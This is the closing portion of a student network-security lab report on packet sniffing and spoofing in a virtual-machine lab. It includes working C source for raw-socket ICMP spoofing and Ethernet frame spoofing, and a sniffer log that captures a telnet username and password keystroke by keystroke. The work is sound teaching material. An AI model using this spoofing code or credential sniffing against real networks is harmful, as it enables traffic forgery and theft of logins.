


Figure 65: ICMP Reply

If the packet is properly formed, a valid reply is expected from the server. Here, the details of the reply packet are similar to our ICMP packet that was sent out. However, it can be noted that the *Type* field in the packet is set to 0 which signifies echo reply. In addition, Wireshark also indicates that the ICMP reply is in response to the ICMP echo packet that was previously sent out and therefore we can conclude that the spoofing was successful.




Figure 66: ICMP Reply Packet Detail

Problem 4:

Can the IP packet length field be set to an arbitrary value, regardless of how big the actual packet is?

Answer 4:

The length field can be set to an arbitrary value as only the length of the raw socket will be used when sending the data out.

Problem 5:

Does the checksum for the IP header need to be calculated when using raw socket programming.

Answer 5:

Yes, this is because the headers are being manually modified by the user and not by the system and hence the fields must be calculated manually.

Problem 6:

Why is root privilege required to run programs that use raw sockets? Where does the program fail if executed without the root privilege?

Answer 6:

Root privilege is required to use raw sockets because these processes have the ability to create spoofing packets and tamper with the system's ability to automatically fill up the various fields with proper data. If no root privilege is granted to the program, then an exception will be thrown to the user.

```
/* Create raw socket*/
if ((sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("raw socket");
    exit(1);
```

}

The following is the exception string that will be thrown to the user when executing without root privileges.

raw socket: Operation not permitted

3.2.3 Spoof Ethernet Frame

This part will involve spoofing of the frame at the physical layer. The code has been attached to Appendix B for reference with minor edits. This layer is where the MAC address of the source and destination are implemented. To indicate to the system that the Ethernet header has been constructed, the following line is included.

```
sd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_IP));
```

If the spoofing is successful, the packet will be sent out and it will be reflected on Wireshark. On Wireshark, the packet can be found by using the filter expression **fc** (short for Fibre Channel).




Figure 67: Ethernet Frame Spoofing

Looking at the packet that was just sent out, the source and destination MAC addresses match those that were programmed into the code. This indicates that the spoofing was successful.

3.3 Sniffing & Spoofing

This task will combine both sniffing and spoofing techniques that were previously used. To perform this task, 2 Virtual Machines are placed on the same LAN network with the following configuration.

- The attacker has IP address 192.168.43.156
- The user has IP address 192.168.43.154

To simulate the sniffing and spoofing attack, an ICMP request will be sent via the ping command will be used on a non-existing IP address (192.168.42.1) not on the local sub-network. (*IP Addresses 192.168.0.0 – 192.168.255.255 are designated as private networks and cannot be found anywhere over the Internet). On the attacker's system, the sniffing program is expected to sniff for the ICMP packets (in promiscuous mode) and respond with a ICMP echo reply packet.

The sniffing and spoofing code are effectively merged together and have been provided in Appendix B with further modifications. To respond only to ICMP packets, there is a need to ensure that the receive packet is ICMP. To do so, we can use an existing implementation on line 261 to check if the protocol is ICMP. If it is, we can execute our ICMP spoofing to create the packet to send out and hence the function call to the spoofing has been added at line 263.

The source and destination IP address of the ICMP echo packet has been passed as we need to know where the reply should be directed to. It is also important to note that the source and destination IP address has to be switched in the reply packet, which has been reflected in lines 343 and 344 (Passing the `inet_ntoa` ASCII string into the function will create a problem where the source and the destination IP address are the same. To solve this problem, the entire structure is passed instead).

For the sniffer, we need to ensure that we only analyse packets that are based on the ICMP protocol and from the user. As such, the filter is changed to `icmp` and `src host 192.168.43.154`. The destination host is not specified as the reply should work for any host.

If it is successful, then the program will automatically respond with a ICMP echo reply to our user's IP address.




Figure 68: Successful ICMP Reply

From Figure 68, the Wireshark capture log shows that the program has successfully replied the packets that were sent from the user. Furthermore, the sequence and id of the ICMP response matches the echo packets that were sent out.

4 Appendix A

Packet number 15:
From: 192.168.43.157
To: 192.168.43.157
Protocol: TCP
Src port: 23
Dst port: 37570
Payload (34 bytes):
00000 55 62 75 6e 74 75 20 31 32 2e 30 34 2e 35 20 4c Ubuntu 12.04.5 L
00016 54 53 0d 0a 75 62 75 6e 74 75 20 6c 6f 67 69 6e TS..ubuntu login
00032 3a 20 :

Packet number 16:
From: 192.168.43.157
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23

Packet number 17:
From: 192.168.43.157
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):
00000 73 s

Packet number 18:
From: 192.168.43.157
To: 192.168.43.157
Protocol: TCP
Src port: 23
Dst port: 37570
Payload (1 bytes):
00000 73 s

Packet number 19:
From: 192.168.43.157
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23

Packet number 20:
From: 192.168.43.157
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):

00000 65

e

Packet number 21:

From: 192.168.43.157
To: 192.168.43.167

Protocol: TCP

Src port: 23

Dst port: 37570

Payload (1 bytes):

00000 65

e

Packet number 22:

From: 192.168.43.167
To: 192.168.43.157

Protocol: TCP

Src port: 37570

Dst port: 23

Packet number 23:

From: 192.168.43.167
To: 192.168.43.157

Protocol: TCP

Src port: 37570

Dst port: 23

Payload (1 bytes):

00000 65

e

Packet number 24:

From: 192.168.43.157
To: 192.168.43.167

Protocol: TCP

Src port: 23

Dst port: 37570

Payload (1 bytes):

00000 65

e

Packet number 25:

From: 192.168.43.167
To: 192.168.43.157

Protocol: TCP

Src port: 37570

Dst port: 23

Packet number 26:

From: 192.168.43.167
To: 192.168.43.157

Protocol: TCP

Src port: 37570

Dst port: 23

Payload (1 bytes):

00000 64

d

Packet number 27:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570
Payload (1 bytes):
00000 64 d

Packet number 28:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23

Packet number 29:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (2 bytes):
00000 0d 00 ..

Packet number 30:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570
Payload (12 bytes):
00000 0d 0a 50 61 73 73 77 6f 72 64 3a 20 .. Password:

Packet number 31:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23

Packet number 32:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):
00000 70 p

Packet number 33:
From: 192.168.43.157

To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570

Packet number 34:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):
00000 61

a

Packet number 35:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570

Packet number 36:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):
00000 73

s

Packet number 37:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570

Packet number 38:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):
00000 73

s

Packet number 39:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570

Packet number 40:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):
00000 77 w

Packet number 41:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570

Packet number 42:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):
00000 6f o

Packet number 43:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570

Packet number 44:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):
00000 72 r

Packet number 45:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570

Packet number 46:
From: 192.168.43.167
To: 192.168.43.157

Protocol: TCP
Src port: 37570
Dst port: 23
Payload (1 bytes):
00000 64

d

Packet number 47:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570

Packet number 48:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37570
Dst port: 23
Payload (2 bytes):
00000 0d 00

..

Packet number 49:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570

Packet number 50:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37570
Payload (2 bytes):
00000 0d 0a

..

Packet number 51:
From: 192.168.43.167
To: 192.168.43.157
Protocol: TCP
Src port: 37647
Dst port: 23

Packet number 52:
From: 192.168.43.157
To: 192.168.43.167
Protocol: TCP
Src port: 23
Dst port: 37647
Payload (63 bytes):

00000	57 65 6c 63 6f 6d 65 20	74 6f 20 55 62 75 6e 74	Welcome to Ubuntu 12.04.5 LTS (G NU/Linux 3.5.0-3 7-generic i686)
00016	75 20 31 32 2e 30 34 2e	35 20 4c 54 53 20 28 47	
00032	4e 55 2f 4c 69 6e 75 78	20 33 2e 35 2e 30 2d 33	
00048	37 2d 67 65 6e 65 72 69	63 20 69 36 38 36 29	

Packet number 53:

From: 192.168.43.167
To: 192.168.43.157

Protocol: TCP

Src port: 37647

Dst port: 23

Packet number 54:

From: 192.168.43.157
To: 192.168.43.167

Protocol: TCP

Src port: 23

Dst port: 37647

Payload (632 bytes):

00000	0d 0a 0d 0a 20 2a 20 44	6f 63 75 6d 65 6e 74 61 * Documentation: https://help.ubuntu.com/ .
00016	74 69 6f 6e 3a 20 20 68	74 74 70 73 3a 2f 2f 68	...New release '14.04.5 LTS' available...Run 'do-release-upgrade' to upgrade to it.....Your current Hardware
00032	65 6c 70 2e 75 62 75 6e	74 75 2e 63 6f 6d 2f 0d	Enablement Stack (HWE) is no longer supported.. since 2014-08-07.
00048	0a 0d 0a 4e 65 77 20 72	65 6c 65 61 73 65 20 27	Security updates for critical parts (kernel.. and graphics stack) of your system are no longer available.....For more information, please see: .. http://wiki.ubuntu.com/1204_HWE_EOLThere is a graphics stack installed on this system. An upgrade to a .. unsupported (or longer supported) configuration wil
00064	31 34 2e 30 34 2e 35 20	4c 54 53 27 20 61 76 61	
00080	69 6c 61 62 6c 65 2e 0d	0a 52 75 6e 20 27 64 6f	
00096	2d 72 65 6c 65 61 73 65	2d 75 70 67 72 61 64 65	
00112	27 20 74 6f 20 75 70 67	72 61 64 65 20 74 6f 20	
00128	69 74 2e 0d 0a 0d 0a 0d	0a 0d 0a 59 6f 75 72 20	
00144	63 75 72 72 65 6e 74 20	48 61 72 64 77 61 72 65	
00160	20 45 6e 61 62 6c 65 6d	65 6e 74 20 53 74 61 63	
00176	6b 20 28 48 57 45 29 20	69 73 20 6e 6f 20 6c 6f	
00192	6e 67 65 72 20 73 75 70	70 6f 72 74 65 64 0d 0a	
00208	73 69 6e 63 65 20 32 30	31 34 2d 30 38 2d 30 37	
00224	2e 20 20 53 65 63 75 72	69 74 79 20 75 70 64 61	
00240	74 65 73 20 66 6f 72 20	63 72 69 74 69 63 61 6c	
00256	20 70 61 72 74 73 20 28	6b 65 72 6e 65 6c 0d 0a	
00272	61 6e 64 20 67 72 61 70	68 69 63 73 20 73 74 61	
00288	63 6b 29 20 6f 66 20 79	6f 75 72 20 73 79 73 74	
00304	65 6d 20 61 72 65 20 6e	6f 20 6c 6f 6e 67 65 72	
00320	20 61 76 61 69 6c 61 62	6c 65 2e 0d 0a 0d 0a 46	
00336	6f 72 20 6d 6f 72 65 20	69 6e 66 6f 72 6d 61 74	
00352	69 6f 6e 2c 20 70 6c 65	61 73 65 20 73 65 65 3a	
00368	0d 0a 68 74 74 70 3a 2f	2f 77 69 6b 69 2e 75 62	
00384	75 6e 74 75 2e 63 6f 6d	2f 31 32 30 34 5f 48 57	
00400	45 5f 45 4f 4c 0d 0a 0d	0a 54 68 65 72 65 20 69	
00416	73 20 61 20 67 72 61 70	68 69 63 73 20 73 74 61	
00432	63 6b 20 69 6e 73 74 61	6c 6c 65 64 20 6f 6e 20	
00448	74 68 69 73 20 73 79 73	74 65 6d 2e 20 41 6e 20	
00464	75 70 67 72 61 64 65 20	74 6f 20 61 20 0d 0a 73	
00480	75 70 70 6f 72 74 65 64	20 28 6f 72 20 6c 6f 6e	
00496	67 65 72 20 73 75 70 70	6f 72 74 65 64 29 20 63	
00512	6f 6e 66 69 67 75 72 61	74 69 6f 6e 20 77 69 6c	

00528	6c 20 62 65 63 6f 6d 65 20 61 76 61 69 6c 61 62	l become availab
00544	6c 65 0d 0a 6f 6e 20 32 30 31 34 2d 30 37 2d 31	le..on 2014-07-1
00560	36 20 61 6e 64 20 63 61 6e 20 62 65 20 69 6e 76	6 and can be inv
00576	6f 6b 65 64 20 62 79 20 72 75 6e 6e 69 6e 67 20	oked by running
00592	27 75 70 64 61 74 65 2d 6d 61 6e 61 67 65 72 27	'update-manager'
00608	20 69 6e 20 74 68 65 0d 0a 44 61 73 68 2e 0d 0a	in the...Dash...
00624	20 20 20 20 0d 0a 0d 0a

Packet number 55:

From: 192.168.43.167
To: 192.168.43.157

Protocol: TCP
Src port: 37647
Dst port: 23

Packet number 56:

From: 192.168.43.157
To: 192.168.43.167

Protocol: TCP
Src port: 23
Dst port: 37647
Payload (34 bytes):

00000	5b 30 38 2f 30 34 2f 32 30 31 38 20 30 30 30 3a 33	[08/04/2018 00:3
00016	36 5d 20 73 65 65 64 40 75 62 75 6e 74 75 3a 7e	6] seed@ubuntu:~
00032	24 20	\$

Packet number 57:

From: 192.168.43.167
To: 192.168.43.157

Protocol: TCP
Src port: 37647
Dst port: 23

5 Appendix B

5.1 ICMP Spoofing

```
1  /* Brandon - Fixed ICMP Checksum problem */
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <unistd.h>
5  #include <string.h>
6  #include <netdb.h>
7
8  #include <sys/types.h>
9  #include <sys/stat.h>
10 #include <sys/socket.h>
11
12 #include <netinet/in_systm.h>
13 #include <netinet/in.h>
14 #include <netinet/ip.h>
15 #include <netinet/udp.h>
16 #include <netinet/ip_icmp.h>
17 #include <netinet/tcp.h>
18
19 #include <arpa/inet.h>
20
21 #define SRC_ADDR "192.168.142.153"
22 #define DST_ADDR "172.16.87.254"
23 #define ICMPID 0xffff
24 #define ICMPSEQ 0x1234
25
26 /* Referenced from https://www.tenouk.com/Module43a.html */
27 unsigned short csum(unsigned short *buf, int nwords)
28 {
29     unsigned long sum;
30     for(sum=0; nwords>0; nwords--)
31         sum += *buf++;
32     sum = (sum >> 16) + (sum &0xffff);
33     sum += (sum >> 16);
34     return (unsigned short)(~sum);
35 }
36
37 int main(int argc, char **argv)
38 {
39     struct ip ip;
40     struct icmp icmp;
41     int sd;
42     const int on = 1;
43     struct sockaddr_in sin;
44     u_char* packet;
45
46     // Allocate some space for our packet:
47     packet = (u_char *)malloc(60);
48
```

```

49 /* IP Layer header construct: Referenced from
   ↵ https://www.tenouk.com/Module42.html */
50
51 ip.ip_hl = 0x5; /* Header length (in 32 bits), 160 bits w/o options: 160/32 */
52 ip.ip_v = 0x4; /* IPv4 */
53 ip.ip_tos = 0x0; /* Type of Service */
54 ip.ip_len = htons(60); /* Length of entire packet in bytes */
55 ip.ip_id = 0; /* Identification field to reassemble fragments of a datagram */
56 ip.ip_off = 0x0; /* Fragmentation, set to 0 since no fragments */
57 ip.ip_ttl = 64; /* Time To Live */
58 ip.ip_p = IPPROTO_ICMP; /* Protocol Number, RFC 1700 */
59 ip.ip_sum = 0x0; /* Exclude when calculating checksum first */
60 ip.ip_src.s_addr = inet_addr(SRC_ADDR); /* Source IP */
61 ip.ip_dst.s_addr = inet_addr(DST_ADDR); /* Destination IP */
62 ip.ip_sum = csum((unsigned short *)&ip, sizeof(ip)); /* Checksum calculation */
63 memcpy(packet, &ip, sizeof(ip)); /* Copy header into packet */
64
65
66 //ICMP header construct, Reference RFC 792
67
68 icmp.icmp_type = ICMP_ECHO; /* Type 8 for echo */
69 icmp.icmp_code = 0; /* No code for echo/reply, leave as 0 */
70 icmp.icmp_id = htons(ICMPID); /* Random identifier to match echos & replies */
71 icmp.icmp_seq = htons(ICMPSEQ); /* Random sequence number to match echos &
   ↵ replies */
72 icmp.icmp_cksum = 0; /* Exclude when calculating checksum first */
73 icmp.icmp_cksum = csum((unsigned short *)&icmp, sizeof(&icmp)); /* Checksum
   ↵ Calculation */
74 memcpy(packet + 20, &icmp, 8); /* Append the ICMP header to the packet at
   ↵ offset 20 */
75
76 /* Create raw socket:*/
77 if ((sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
78     perror("raw socket");
79     exit(1);
80 }
81
82 /* Prevent kernel from filling up packet with its information*/
83 if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
84     perror("setsockopt");
85     exit(1);
86 }
87
88 /* Specify destination in kernel to send the raw datagram. We fill in a struct
   ↵ in_addr with the desired destination IP address and pass this structure to
   ↵ the sendto(2) or sendmsg(2) system calls:*/
89
90 memset(&sin, 0, sizeof(sin));
91 sin.sin_family = AF_INET;
92 sin.sin_addr.s_addr = ip.ip_dst.s_addr;
93

```

```
94 /*send(2) system call cannot be used as the socket is not a "connected" type of
   ↵ socket. A destination is needed to send the raw IP datagram. sendto(2) and
   ↵ sendmsg(2) system calls are designed to handle this:*/
95 if (sendto(sd, packet, 60, 0, (struct sockaddr *)&sin,
96             sizeof(struct sockaddr)) < 0) {
97     perror("sendto");
98     exit(1);
99 }
100
101 return 0;
102 }
```

5.2 Explanation (For Selected Parts) - Appendix A

Lines 49 – 60 creates the structure required for the IPv4 header, which is illustrated in the figure below¹.




Figure 69: IPv4 Header


Extensive information on the IPv4 header and its field definitions can be found on AIT's WordPress site².

Lines 66 – 71 creates the structure for the ICMP packet header that is relevant to our echo/echo reply, which is illustrated in the figure below. For other ICMP message types, RFC 792 provides the relevant headers required³.

¹<https://nmap.org/book/tcpip-ref.html>

²<https://advancedinternettechnologies.wordpress.com/ipv4-header/>

³RFC 792



Type | Code: Name

0	-	:	Echo Reply
8	-	:	Echo

Figure 70: ICMP Echo(/Reply) Header

5.3 Ethernet Frame Spoofing

```
1 #include <sys/socket.h>
2 #include <linux/if_packet.h>
3 #include <linux/if_ether.h>
4 #include <linux/if_arp.h>
5 #include <stdio.h>
6 #include <stdlib.h>
7
8 //#define ETH_FRAME_LEN 1518
9
10 int main(){
11     int s; /*socket descriptor*/
12
13     /*target address*/
14     struct sockaddr_ll socket_address;
15
16     /*buffer for ethernet frame*/
17     void* buffer = (void*)malloc(ETH_FRAME_LEN);
18
19     /*pointer to ethenet header*/
20     unsigned char* etherhead = buffer;
21
22     /*userdata in ethernet frame*/
23     unsigned char* data = buffer + 14;
24
25     /*another pointer to ethernet header*/
26     struct ethhdr *eh = (struct ethhdr *)etherhead;
27
28     int send_result = 0;
29
30     /*our MAC address*/
31     unsigned char src_mac[6] = {0x01, 0x02, 0x03, 0x04, 0x05, 0x06};
32     /*Our/other MAC address*/
33     unsigned char dest_mac[6] = {0x00, 0x0C, 0x29, 0xD3, 0x40, 0x37};
34
35     /*prepare sockaddr_ll*/
36
37     /*RAW communication*/
38     socket_address.sll_family = PF_PACKET;
39     /* No protocol above ethernet layer */
40     socket_address.sll_protocol = htons(ETH_P_IP);
41
42     /*index of the network device
43      see full code later how to retrieve it*/
44     socket_address.sll_ifindex = 2;
45
46     /*ARP hardware identifier is ethernet*/
47     socket_address.sll_hatype = ARPHRD_ETHER;
48
49     /*target is another host*/
50     socket_address.sll_pkttype = PACKET_OTHERHOST;
```

```

51
52 /*address length*/
53 socket_address.sll_halen      = ETH_ALEN;
54 /*MAC - begin*/
55 socket_address.sll_addr[0]    = dest_mac[0];
56 socket_address.sll_addr[1]    = dest_mac[1];
57 socket_address.sll_addr[2]    = dest_mac[2];
58 socket_address.sll_addr[3]    = dest_mac[3];
59 socket_address.sll_addr[4]    = dest_mac[4];
60 socket_address.sll_addr[5]    = dest_mac[5];
61 /*MAC - end*/
62 socket_address.sll_addr[6]    = 0x00; /* Not used */
63 socket_address.sll_addr[7]    = 0x00; /* Not used */

64
65
66 /*set the frame header*/
67 memcpy((void*)buffer, (void*)dest_mac, ETH_ALEN);
68 memcpy((void*)(buffer+ETH_ALEN), (void*)src_mac, ETH_ALEN);
69 eh->h_proto = 0x00; /* Ethernet Type Data */
70 /*fill the frame with some data*/
71 int j=0;
72 for (j = 0; j < 1500; j++) {
73     data[j] = (unsigned char)((int) (255.0*rand()/(RAND_MAX+1.0)));
74 }
75
76 s = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
77 if (s == -1) {
78     perror("raw socket");
79     exit(1);
80 }
81
82 /*send the packet*/
83 send_result = sendto(s, buffer, ETH_FRAME_LEN, 0, (struct
84     ↳ sockaddr*)&socket_address, sizeof(socket_address));
85 if (send_result == -1) {
86     perror("sendto");
87     exit(1);
88 }
89 return 0;

```

5.4 Explanation (For Selected Parts) - Appendix B

To construct the Ethernet Frame, it is crucial to know the structure of the frame. The current frame type that is used to transmit information is Ethernet II. The structure for this frame is shown in the figure below and can be referenced with greater detail at Vector E-Learning⁶. (*Note: VLAN Tag has been omitted as it is not relevant to our current task)

